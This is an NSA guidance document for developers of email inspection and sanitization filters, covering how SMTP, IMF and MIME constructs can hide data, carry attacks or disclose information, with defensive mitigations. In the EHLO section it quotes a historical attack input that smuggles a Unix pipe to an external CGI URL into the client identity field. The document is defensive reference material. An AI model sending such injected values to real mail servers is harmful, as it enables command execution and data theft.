Inspection and Sanitization Guidance for Simple Mail Transfer Protocol (SMTP), Internet Message Format (IMF), and Multipurpose Internet Mail Extensions (MIME)

Version 1.0
2 September 2014

National Security Agency
9800 Savage Rd, Suite 6721
Ft. George G. Meade. MD 20755

Authored/Released by:
Unified Cross Domain Capabilities Office
cds_tech@nsa.gov

DOCUMENT REVISION HISTORY

Date	Version	Description
9/2/2014	1.0	Final
12/13/2017	1.0	Updated Contact information, IAC Logo, Cited Trademarks and Copyrights, Expanded Acronyms, and added Legal Disclaimer

Disclaimer

The information and opinions contained in this document are provided "as is" and without any warranties or guarantees. References herein to any specific commercial product, process, or service by trade name, trademark, manufacturer or otherwise, does not constitute or imply its endorsement, recommendation or favoring by the United States Government and this guidance shall not be used for advertising or product endorsement purposes

EXECUTIVE SUMMARY

This Inspection and Sanitization Guidance (ISG) document provides guidelines and specifications for developing an inspection and sanitization software filter for use with email messages. This ISG focuses on three standards used by email servers: Simple Mail Transfer Protocol (SMTP), Internet Message Format (IMF), and Multipurpose Internet Mail Extensions (MIME).[1] SMTP is used to transmit email from a client to a server.[2] IMF specifies the format of the email messages, both the headers and the body. MIME extends the format to include non-textual information. These specifications are flexible, allowing emails to be formatted in various ways. They are also extensible, allowing anyone to add new features at any time. Vendors have often implemented theses specifications in different ways and ignored parts of the specifications that they did not want to implement, making compatibility difficult; at the same time, their software often embraces Postel's Law[3] and accepts invalid content. For these reasons and others, there is a wide variety of risks in sending and receiving email. If, however, a filter can be sufficiently constrained, then most if not all of these risks can be mitigated.

[1] It also references other standards including DomainKeys Identified Mail (DKIM), Secure/Multipurpose Internet Mail Extensions (S/MIME), and Transport Neutral Encapsulation Format (TNEF).
[2] When referring to SMTP, "client" does not refer to an email client, such as Outlook or Thunderbird; it refers to the any software that sends the email. This could be an email client (sending the email for the first time), but it could also be an SMTP server (relaying the email to another server). See Section 3.1.1 for more information.
[3] "Be conservative in what you send, liberal in what you accept."

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

1. SCOPE

1.1. Purpose of this Document

The purpose of this document is to provide guidance for the development of an inspection and sanitization software filter for use with email messages. Email servers implement multiple specifications in order to send and receive email, three of which are covered by this document. The Simple Mail Transfer Protocol (SMTP) is used to transmit email from a client to a server. The Internet Message Format (IMF) specifies the format of the email messages, both the headers and the body. The Multipurpose Internet Mail Extensions (MIME) extends IMF beyond plain text. This document introduces the syntax of these standards and then discusses the components that have data hiding, data attack, and data disclosure risks. It provides an analysis of these components and recommendations to mitigate their risks.

The intended audience of this document includes system engineers, designers, software developers, and testers who work with email filters.

1.2. Introduction

SMTP is a protocol designed to transport and deliver email reliably and efficiently. It defines the email message transport (aka the envelope) but not the content.

IMF is a syntax for email messages sent between computers. It defines the format and some of the semantics of the content of an email message, but it does not define the envelope. Its syntax is only for US-ASCII text messages.

MIME is set of standards that extend the format of email messages to include encodings other than US-ASCII, non-textual information, and multi-part bodies. MIME exponentially increases the variety of data types that can be sent via email. MIME is the current standard for sending attachments.[4]

1.3. Background

The first versions of email were created in the 1970’s, though the first important email standard, SMTP, was not written until 1982. This protocol, documented by RFC 821, improved efficiency and reliability but included little security. Although the core concepts of SMTP are still used today, several improvements were added with the second version of SMTP, documented by RFC 2821 in 2001:

- Closing open relays and using the Domain Name System (DNS) and Mail Exchanger (MX) records.
- Deprecating unsecure commands, such as SEND and TURN.

[4] MIME has supplanted older means for sending attachments, such as UUENCODE.

- Adding extensions to SMTP, such as supporting 8-bit email and binary attachments and using pipelining to decrease the number of data exchanges.

The third and current version of SMTP, documented by RFC 5321 in 2008, clarified ambiguities and codified some best practices.

The first version of IMF, documented by RFC 822, was developed and published in parallel with SMTP in 1982. It has been updated twice, in RFC 2822 in 2001 and RFC 5322 in 2008, adding incremental changes and codifying best practices.

The first version of MIME was proposed by Bell Communications in 1991 and published as RFCs 1341 and 1342 in 1992. It was updated with minor revisions by RFCs 1521 and 1522 a year later. The current set of core MIME RFCs are 2045, 2046, and 2047, which were published in 1996; this iteration added a host of additions, clarifications, and restrictions to the previous documents. They are also supplemented by an ever expanding set of extensions.

1.4. Document Organization

This section summarizes the organization of this document.

Table 1 – Document Organization

Section	Description
Section 1: Scope	This section describes the purpose, introduction, background, organization, recommendations, and Data Transfer Guidance (DTG) related to this document.
Section 2: Constructs and Taxonomy	This section describes the constructs and taxonomy that are used throughout this document.
Section 3: Overview	This section describes the structure of SMTP, IMF, and MIME.
Section 4: SMTP Constructs	This section details the SMTP constructs that have risks and the options for mitigation.
Section 5: IMF Constructs	This section details the IMF constructs that have risks and the options for mitigation.
Section 6: MIME Constructs	This section details the MIME constructs that have risks and the options for mitigation.
Section 7: Acronyms	This section lists the acronyms in this document.
Section 8: Summary of Risks	This section maps each construct to the corresponding specifications and risks.

1.5. Actions

Each construct description lists recommended actions for handling the construct when processing a message. Generally, inspection and sanitization programs will perform one of these actions on a construct: *Validate*, *Remove*, *Replace*, *External Filtering Required*, *Review*, or *Reject*.

The recommendation section in each construct lists each action that is applicable along with an explanation that is specific to the construct. Not all actions are applicable or appropriate for every context. As such, implementers are not expected to implement all the actions for a given risk; instead, they are expected to determine which action—or perhaps actions—applies best to their context. Definition of the criteria used to determine which action is "best" and of the specific method used to execute the action is left to the implementer.

Recommendations such as remove and replace alter the contents of the message. It is important to fix issues where references may be broken or may inadvertently corrupt the message such that it cannot be rendered.

NOTE

The recommendations in this document are brief explanations rather than a How-To Guide. Readers should refer to the construct description or official documentation for additional details.

This table summarizes the recommendation actions:

Table 2 – Recommendation Actions

Recommendation Action	Comments
Validate	Verify the data structure's integrity, which may include integrity checks on other components in the message. (This should almost always be a recommended action.)
Replace	Replace the data structure or one or more of its elements with values that alleviate the risk (e.g., replacing a username with a non-identifying, harmless value or substituting a common name for all authors).
Remove	Remove the data structure or one or more of its elements and any other affected parts.
External Filtering Required	Note the data type and pass the data to an external action for handling that data type (e.g., extract text and pass it to a dirty word search).
Review	Present the data structure or its constructs for a human to review. (This should almost always be recommended if the object being inspected can be revised by a human.)
Reject	Reject the message.

NOTE

No recommendations for logging all actions and found data are included here because all activity logging in an inspection application should occur "at an appropriate level" and presented in a form that a human can analyze further (e.g., the audit information may be stored in any format but must be parsable and provide enough information to address the issue when presented to a human.)

1.6. Document Limitations

This document covers the current SMTP specification (RFC 5321) and many of the extensions for SMTP (i.e., Extended SMTP), those that are commonly used as well as some that are unique to Microsoft Exchange®[5]. It covers the current IMF specification (RFC 5322) as well as some header fields used by Outlook®[6] and Exchange. It also covers the current MIME specifications (RFCs 2045-2047), as well as other RFCs that extend MIME.[7]

This document does not cover the Local Mail Transfer Protocol (LMTP), the Internet Message Access Protocol (IMAP), the Post Office Protocol (POP), or the Message Application Programming Interface (MAPI). It does not cover RFCs 6530-6533, four new specifications that enable header fields to use UTF-8 and thus support international emails addresses and header values.[8]

1.6.1. Covert Channel Analysis

It is impossible to identify all available covert channels, whether in a file format or a communication protocol. Because they contain free-form text, searching for hidden data becomes increasingly difficult. No tool can possibly analyze every channel, so this document highlights the highest risk areas to reduce or eliminate data spills and malicious content.

Additionally, this document does not discuss steganography within block text or media files, such as a hidden message that is embedded within an innocuous image or paragraph. Separate file format filters that specialize in steganography should be used to handle embedded content, such as text, images, videos, and audio.

1.6.2. Scope

The scope of this document includes the SMTP commands and responses and the IMF/MIME headers and body. This document does not cover the risks in the various content types (i.e., file formats) that can be included in the body, such as HTML, JPG, WAV, PDF, Word, etc. Many of these are covered in their own ISGs.

[5] Microsoft Exchange is a registered trademark of Microsoft Corp.
[6] Microsoft Outlook is a registered trademark of Microsoft Corp.
[7] See the "Location" sections in the constructs below for these other RFCs.
[8] These specifications are not currently supported by industry; if that changes, a future release of this document may include them.

1.7. Assumptions

It is assumed that SMTP commands and responses will be inspected, both when the SMTP server sends and receives messages, in order to minimize risk. It is assumed that, based upon the inspection results, it may be necessary to sanitize or even block some commands and responses.

It is assumed that if the SMTP server relays emails between two networks, it will cause a hard protocol break; that is, the connection from a sending server terminates at the SMTP server, which will inspect the message and then either allow it through (possibly after sanitizing it) or block it. If allowed through, it will construct an entirely new message and send it to the recipient server. This is how SMTP servers typically function.

It is assumed that the SMTP server will inspect and validate SMTP commands and responses based upon the augmented BNF provided in the SMTP specification.

It is assumed that the SMTP server will inspect and validate IMF and MIME headers and the body based upon the augmented BNF provided in the IMF and MIME specifications.

It is assumed that the SMTP server will inspect and validate the various content types designated in MIME messages.

2. CONSTRUCTS AND TAXONOMY

2.1. Constructs

This document describes many of the constructs used in SMTP, IMF, and MIME, but it does not describe every construct, thus this document is not to be treated as a complete reference. Developers of an email filter should consult the official specifications alongside this documentation for the full context. For each construct that is mentioned, the following sections exist:

- **Overview:** An explanation of the construct with examples.
- **Risks and Recommendations:** An explanation of potential risks posed by the construct with corresponding mitigation strategies.
- **Product**: The specifications in which the construct is found.
- **Location:** A textual description of where to find the construct.

2.2. Taxonomy

The following table describes the terms that appear in this document:

Table 3 – Document Taxonomy

Term	Definition
Construct	An object that represents some form of information or data in the hierarchy of an email message.
DTG	A document that lists all of the ISG constructs and their associated recommendations. DTGs are used to define policies for handling every ISG construct when performing inspection and sanitization.
Inspection and Sanitization	Activities for processing files and protocols to prevent inadvertent data leakage, data exfiltration, and malicious data or code transmission
ISG	A document (such as this) that details a file format or protocol and inspection and sanitization activities for constructs within it.
Recommendations	A series of actions for handling a construct when performing inspection and sanitization activities.

3. OVERVIEW

In some ways, sending an email message is like sending a letter by postal mail. SMTP is like an envelope, providing the information necessary to transmit the email message from client to server. IMF and MIME are like the letter itself, providing the data (and metadata) that is sent.

3.1. SMTP

3.1.1. Overview

Simple Mail Transfer Protocol (SMTP) is a communication protocol for transmitting an email message from a client (aka a sender) to a server (aka a receiver). The terminology of client and server can be confusing, as an SMTP server functions both as a server (when it receives email from an email client or another SMTP server) and as a client (when it forwards email to another SMTP server).

At its core, an SMTP transaction is a three-step process:

1. The MAIL command specifies the sender of the message.
2. One or more RCPT commands specify the recipients of the message.
3. The DATA command specifies the body of the message.

Extended SMTP (ESMTP) allows SMTP servers to offer a variety of advanced features. A client requests the list of features with the EHLO command, and the server responds by advertising the features it supports. The client is free to use whichever of these features it wants.

3.1.2. Structure

SMTP commands are composed of a command, a colon, and one or more parameters; SMTP responses contain a status code and an explanation. For example, this is a valid MAIL command:

```
MAIL FROM:<john@example.com>
```

The response below indicates that the command was accepted:

```
250 OK
```

This, however, is an invalid MAIL command:

```
MAIL FROM:<bad address>
```

The response indicates that it was not accepted:

```
501 <bad address>: "@" or "." expected after "bad"
```

If a response contains multiple lines, such as the response to the EHLO command, then the last line has a blank space after the code, while all others have a hyphen after the code:

```
250-example.com Hello
```

```
250-SIZE 52428800
250-PIPELINING
250-AUTH PLAIN LOGIN
250 HELP
```

3.2. IMF

3.2.1. Overview


Internet Message Format (IMF) defines the content of the SMTP DATA command, which is the email message. There are two parts, the header fields (aka header section) and the body. The header fields are metadata about the message, such as who can see the message, what servers have processed it, when it was processed, etc. The body is the actual content of the message, which is optional.

3.2.2. Structure

A header field is composed of a header name, a colon, and a value and is terminated with a carriage-return line-feed (CRLF). For example, this is a Date header:

```
Date: Tue, 30 Oct 2012 14:44:35 -0400 (EDT)
```

The header fields are separated from the body by an empty line that is terminated with a CRLF. The body is a sequence of characters. The final line is a single character, the period ('.'), and is terminated by a CRLF.



```
DATA
354 Go ahead
Date:Mon, 31 Dec 2012 08:17:29 -0500 (EST)
From:john@example.com
To:jane@example.com
Subject:This is the subject

This is the body.
.
250 OK
```

Figure 3-1. Structure of IMF Headers and Body

3.3. MIME

3.3.1. Overview

MIME is a set of specifications that extend the original format of an email in four ways. It allows:

1. "Textual message bodies in character sets other than US-ASCII."
2. "An extensible set of different formats for non-textual message bodies."

3. "Multi-part message bodies."
4. "Textual header information in character sets other than US-ASCII."[9]

The vast majority of email sent these days is MIME email.

3.3.2. Structure

A MIME-formatted message can be easily identified because it must have the MIME-Version header with the 1.0 value:

```
MIME-Version: 1.0
```

A MIME message can be discrete or composite:




Figure 3-2. Structure of a MIME Message

If a message type is discrete, then it will have only one body part as described by the IMF specification (see Section 3.2.2). The content type will be text, image, audio, video, model, or application. For example:

```
Content-Type: text/html
```

[9] http://tools.ietf.org/html/rfc2045.

If a message type is composite, then it can have multiple body parts. The most common composite message is a multipart message, where multiple body parts are separated by a boundary string:

```
From: John Doe <john@example.com>
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="some-boundary-text"

--some-boundary-text
Content-Type: text/plain

This is body part #1, which is plain text in the email.

--some-boundary-text
Content-Type: text/plain;
Content-Disposition: attachment; filename="mytextfile.txt"

This is body part #2, which is the text of the attachment.

--some-boundary-text--
```

4. SMTP CONSTRUCTS

This section discusses specific features and risks of SMTP. Each construct provides a description, areas of concern, some examples, and recommendations for potentially mitigating the risks.

4.1. General Information

These constructs apply to all SMTP commands and responses.

4.1.1. Whitelist Commands and Responses

OVERVIEW

One of the guiding principles of the Internet is the robustness principle (aka Postel's law), which says, "Be conservative in what you send, liberal in what you accept." The idea is that while software should send valid output, it should be able to accept invalid input, so long as the meaning is clear. While this principle fosters robustness and interoperability on the Web, it also requires servers to process a lot of non-conforming input. This has the unintended consequence of increasing data attack risks by increasing the complexity and thus the likelihood of an error in the parser.

As one example, the opening message from a server can contain any text. Bluehost's SMTP server, for example, warns about spam:

```
220-box362.bluehost.com ESMTP Exim 4.76 #1 Thu, 21 Jun 2012 12:07:49 -0600
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
```

This opening message could contain hidden data:

```
220-www.example.com ESMTP Exim 4.76 #1 Thu, 21 Jun 2012 12:07:49 -0600
220-This is hidden, sensitive data that someone is trying to sneak through
220 a mail server.
```

As another example, when responding to a RCPT command, Google's SMTP server includes extraneous information:

```
250 2.1.5 OK p29sm43341772yhl.19
```

Google®[10] is probably sending a harmless identifier, but it's impossible to know. A compromised server might do something similar in order to send sensitive data that is encoded.

As a third example, Road Runner's response to a DATA command includes a helpful suggestion:

```
354 Please start mail input.
```

[10] Google is a registered trademark of Google Inc.

This response could, however, contain sensitive information:

```
354 This is hidden, sensitive information.
```

RFC 5321 provides a BNF for commands and responses. This BNF should be restricted and then used as the basis for validating all SMTP commands and responses. The result will be a whitelist, a syntax to which SMTP clients and servers must conform. This will reduce data hiding risks. RFC 5321 allows for extensions to SMTP, commands and parameters that servers and clients can optionally support.[11] (For examples of SMTP extensions, see Section 4.3). The BNF should be extended to include any allowed extensions. RFC 5321 also allows for private-use commands, which are commands that start with "X" and are used by bilateral agreement between client and server.[12] (For examples of private-use commands used between Exchange servers, see Section 4.4.) The BNF should be extended to include any allowed private-use commands.

RISKS AND RECOMMENDATIONS

Data Hiding – As SMTP clients and servers tend to be liberal in what they accept, there are many data hiding risks in SMTP commands and responses.

1. Validate – Validate all commands (including parameters and values) and responses (including status codes, enhanced status codes, and messages). Verify that every value is on the whitelist of allowed values.
2. Replace – For status codes, replace the description with a standard description. For example, if the status code is 250, replace everything after the 250 with "ok".
3. Remove – Remove any extraneous information.
4. Reject – Reject invalid commands and responses by giving an appropriate error code (e.g., 500 syntax error, command unrecognized).
5. Reject – Reject invalid commands and responses by terminating the connection.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

This applies to all SMTP commands and responses.

4.1.2. Maximum Size for Commands and Responses

OVERVIEW

[11] http://tools.ietf.org/html/rfc5321#section-4.1.1.1.
[12] http://tools.ietf.org/html/rfc5321#section-4.1.5.

In order to foster robustness and interoperability—see the robustness principle in the previous section—SMTP prefers to avoid size limitations. For example, the RFC says,

> "To the maximum extent possible, implementation techniques that impose no limits on the length of these objects should be used."[13]
>
> "Messages SHOULD NOT be rejected based on the total number of recipients shown in header fields."[14] (In some areas where the RFC does impose limits, such as the maximum size of the command line, these limits can be exceeded using extensions.[15])
>
> "Since the introduction of Internet Standards for multimedia mail…message lengths on the Internet have grown dramatically, and message size restrictions should be avoided if at all possible."[16]

Unlimited sizes allow existing constructs with data hiding risks to hide even more data, and they increase the opportunity for data attack, particularly attempts to overflow buffers[17] and execute DoS attacks.

RISKS AND RECOMMENDATIONS

Data Hiding – If commands and responses have unlimited size, it increases the amount of data that can be hidden with exploits of data hiding risks.

1. Validate – Verify that the following objects do not exceed their maximum size:[18]
   a. Local-parts: 64 characters.
   b. Domain: 255 characters.
   c. Email addresses (aka paths): 256 characters.
   d. Command lines: 512 characters.
   e. Reply line: 512 characters.
   f. Text line: 1000 characters.
2. Validate – Verify that the total message does not exceed some maximum message size.
3. Reject – Reject all commands and responses that exceed their size limit.
4. Reject – Reject a message with commands or responses that exceed a size limit.

Data Attack – If commands and responses have unlimited size, it provides data attack risks.

5. Validate – Verify that the following objects do not exceed their maximum size:
   a. Local-parts: 64 characters.

[13] http://tools.ietf.org/html/rfc5321#section-4.5.3.1.
[14] http://tools.ietf.org/html/rfc5321#section-4.5.3.1.8.
[15] http://tools.ietf.org/html/rfc5321#section-4.5.3.1.4.
[16] http://tools.ietf.org/html/rfc5321#section-4.5.3.1.7.
[17] http://www.theemailadmin.com/2011/04/common-smtp-exploits-part-1/.
[18] http://tools.ietf.org/html/rfc5321#section-4.5.3.1.

   b. Domain: 255 characters.
   c. Email addresses (aka paths): 256 characters.
   d. Command lines: 512 characters.
   e. Reply line: 512 characters.
   f. Text line: 1000 characters.
6. Validate – Verify that the total message does not exceed some maximum message size.
7. Reject – Reject all commands and responses that exceed their size limit.
8. Reject – Reject a message with commands or responses that exceed a size limit.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

This applies to all SMTP commands and responses.

4.1.3. Maximum Times for Commands and Responses

OVERVIEW

The RFC gives recommended timeouts for the various commands and buffers.[19] If timeouts are not set, a malicious sender could affect a DoS attack by trickling the data one byte at a time, thus keeping a connection busy for a long time.[20]

RISKS AND RECOMMENDATIONS

Data Attack – If there are no time constraints for completing a command, it is a data attack risk.

1. Reject – All commands and responses should have a time limit. Reject all commands and responses that exceed their time limit by terminating the connection.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

This applies to all SMTP commands and responses.

[19] http://tools.ietf.org/html/rfc5321#section-4.5.3.2.
[20] http://www.postfix.org/wip.html.

4.2. Commands and Responses for SMTP

These constructs are unique to SMTP.

4.2.1. Session Initiation

OVERVIEW

An SMTP server sets up a socket on a port and listens for connections, thus "an SMTP session is initiated when a client opens a connection to a server and the server responds with an opening message."[21]

If the server is ready to respond, then the opening message should be a 220 status code and the server's identity (i.e., its FQDN). It may also include additional information, including the connection type (e.g., ESMTP), a greeting, mail server software (e.g., Postfix or Exim) and version, a time-date stamp, or anything else it wants.

This is the opening message from Google's SMTP server:

```
220 mx.google.com ESMTP c12sm961323ank.14
```

Because it can contain anything, the message could contain sensitive information:

```
220 smtp.example.com This is hidden sensitive information.
```

If the server is not ready, then the opening message should be a 554 status code and the server's address. It may also include an error message and/or information to facilitate debugging.

The opening message may contain multiple lines. The last line has a blank space after the code; all others have a hyphen. This is the multiline opening message from Bluehost's SMTP server:

```
220-box362.bluehost.com ESMTP Exim 4.76 #1 Thu, 21 Jun 2012 12:07:49 -0600
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
```

To increase security, an SMTP server may have a whitelist of allowed IP addresses. If a device not on the list attempts a connection, the server can refuse the connection.

RISKS AND RECOMMENDATIONS

To prevent unauthorized usage, the SMTP server should check the IP address of the client that is connecting. If the IP address is not authorized to use the server, it should refuse the connection.

Data Hiding – As additional information can be added after the code, it is a data hiding risk.

[21] http://tools.ietf.org/html/rfc5321#section-3.1.

1. Validate – Validate the opening message, ensuring that each part is allowed. For example, it might allow the 220 status code, a server address, and a connection type.
2. Validate – Validate the value of each allowed part of the opening message. For example, the connection type might be an enumerated list whose values are ESMTP and SMTP.
3. Validate – If the opening message has multiple lines, verify that all lines use the same code, that the last line has a blank space after the code, and that the other lines have a hyphen after the code.
4. Remove – Remove any extraneous information from the opening message. For example, remove information such as greetings, mail server information, and time-date stamps.
5. Remove – If the opening message contains multiple lines, remove all lines but the first, and change the hyphen after the code to a blank space (i.e., "220-" to "220").
6. Reject – If the code is not valid (e.g., 220), reject the message and return a 554 code to the client.

Data Attack – As the exact version of the server software may facilitate targeted attacks, it is a data attack risk. If a 554 code includes error messages or debugging information that might reveals potential vulnerabilities, it is a data attack risk.

7. Validate – Validate the opening message, ensuring that each part of the opening message is allowed.
8. Validate – Validate the value of each allowed part of the opening message. For example, constrain the set of allowed error messages.
9. Remove – Remove any extraneous information from the opening message. For example, remove information mail server information and error messages.

Data Disclosure – If the server is on a sensitive network, its identity is a data disclosure risk.

10. Validate – Verify that the server address is on a whitelist of allowed SMTP servers.
11. Replace – If the server's identity is sensitive, replace it with a pseudonym.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The opening message is a server response.

4.2.2. EHLO or HELO

OVERVIEW

Once the server has sent an opening message, the client sends either the EHLO or HELO command to indicate its identity. Of the two, EHLO is newer and should be used, as RFC 5321 requires it; EHLO "indicates that the client is able to process service extensions and requests that the server provide a list of the extensions it supports."[22] An older SMTP server, however, might not support EHLO and reply with a 500 error (command not recognized); in this case the HELO command should be used instead.

After the initial command, the client should include its identity (i.e., FQDN). This is an EHLO command with a domain name identity:

```
EHLO john.example.com
```

This is an EHLO command with an IP address identity:

```
EHLO [123.45.678.90]
```

Because the identity of an email is easy to spoof,[23] an SMTP server should verify that the identity is from an accepted domain by obtaining the IP address from the TCP/IP connection; this reduces spam. Though some SMTP servers do not verify or even require an identity, it should be included. When SMTP servers ignore identity, the client could insert sensitive information in its place:

```
EHLO This is hidden sensitive information.
```

The client's identity has been the source of a variety of attacks. For example, one attack replaced the identity with 500 or more spaces followed by an NULL byte and a CRLF in an attempt to cause a heap overflow and thus a DoS.[24] Another used Unix pipes in an attempt to pipe data through another program on a Unix system.[25]

```
EHLO "|http://mail.oldartero.com:8889/cgi-bin/put"
```

Sending subsequent EHLO or HELO commands is semantically equivalent to sending a RSET command, though the actual RSET command is preferred.[26]

RISKS AND RECOMMENDATIONS

Data Hiding – If the server does not process the client's identity, thus allowing additional information to be added, it is a data hiding risk.

1. Validate – Verify that the client's first command is either HELO or EHLO. Then validate the client's identity, that it's either a valid FQDN or a valid address

[22] http://tools.ietf.org/html/rfc5321#section-3.2.
[23] "E-mail spoofing is the forgery of an e-mail header so that the message appears to have originated from someone or somewhere other than the actual source" (http://searchsecurity.techtarget.com/definition/email-spoofing).
[24] http://www.securelist.com/en/advisories/9661.
[25] http://world.std.com/~burley/jcb-sc/hostile/helopipe.html.
[26] Per 4.1.4 (http://tools.ietf.org/html/rfc5321#section-4.1.4) and 4.1.1.5 (http://tools.ietf.org/html/rfc5321#section-4.1.1).

literal[27] and that the identity matches its IP address. This may not be practical for security domains with many users.
2. Validate – Verify that the identity is on a whitelist of allowed identities.[28]
3. Remove – If the command contains any information beyond the client's identity, remove it.
4. Reject – If the client does not have a valid identity, reject the message and send the client a 501 code (syntax error in parameters or arguments).

Data Attack – As the identity can be replaced with a specially constructed input, thus allowing a variety of exploits to be attempted, it is a data attack risk. As the identity can be spoofed, it is data attack risk.

5. Validate – Verify that the client's first command is either HELO or EHLO. Then validate the client's identity, that it's either a valid FQDN or a valid address literal[29] and that the identity matches its IP address.
6. Validate – Verify that the identity is on a whitelist of allowed identities.
7. Remove – If the command contains any information beyond the client's identity, remove it.
8. Reject – If the client does not have a valid identity, reject the message and send the client a 501 code (syntax error in parameters or arguments).

Data Disclosure – If the client is on a sensitive network, its identity is data disclosure risk.

9. Replace – If the client's identity is sensitive, replace it with a pseudonym. [30]

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

The EHLO and HELO commands are client commands.

4.2.3. Response to EHLO

OVERVIEW

If the server accepts the EHLO command from the client, it should respond with a 250 code, its identity, and optionally a greeting. This is the EHLO response from Google's SMTP server:

[27] An address literal is an allowed alternative to a FQDN; see Section 4.1.3 (http://tools.ietf.org/html/rfc5321#section-4.1.3).
[28] SPF is one mechanism for doing this: http://www.openspf.org/.
[29] An address literal is an allowed alternative to a FQDN; see Section 4.1.3 (http://tools.ietf.org/html/rfc5321#section-4.1.3).
[30] This recommendation is in tension with recommendation #1 (verify the IP address). This is ok, as implementers are expected to use only those recommendations that make sense for a given context.

```
250-mx.google.com at your service, [65.190.196.148]
250-SIZE 35882577
250-8BITMIME
250-AUTH LOGIN PLAIN XOAUTH
250 ENHANCEDSTATUSCODES
```

If the server supports any service extensions, subsequent lines list the set of extensions that it supports, each of which has the 250 code and one supported extension. Like other multiline responses, the last line has a blank space after the code, but all others have a hyphen after the code. The complete list of extensions is maintained by IANA.[31] Local extensions that are based upon bilateral agreements must begin with the letter 'X'. Bluehost's EHLO response indicates that it supports four extensions: size, pipelining, auth, and help:

```
250-box362.bluehost.com Hello john.example.com [65.190.196.148]
250-SIZE 52428800
250-PIPELINING
250-AUTH PLAIN LOGIN
250 HELP
```

If the server does not accept the EHLO command, it should return one of these error codes:[32]

- Code 421 indicates that the server is no longer available.
- Code 500 indicates that the server has not implemented the EHLO command
- Code 501 indicates that the argument for the EHLO command was unacceptable.
- Code 502 indicates that the server recognizes but has not implemented the EHLO command.
- Code 550 indicates that the client's identity could not be found.

Here's an example of a response from a server that does not recognize EHLO:

```
500 Command not recognized: EHLO
```

The EHLO response could contain sensitive information in the first line, in a service extension, or in a local service extension:

```
250-smtp.example.com This is hidden sensitive information.
250-8BITMIME
250-THISISMORESENSITIVEINFORMATIONTHATISHIDDEN
250-AUTH PLAIN LOGIN
250-XTHISISEVENMORESENSITIVE INFORMATIONTHATISHIDDEN
250 HELP
```

RISKS AND RECOMMENDATIONS

[31] http://www.iana.org/assignments/mail-parameters.

[32] Per 4.1.4.

Data Hiding – As the greeting could contain any information, it is a data attack risk. As an extension could contain any information, it is a data attack risk.

1. Validate – Verify that the identity is on a whitelist of allowed identities.
2. Validate – Validate that the first line contains an identity after the code, and that the identity is either a valid FQDN or a valid address literal.
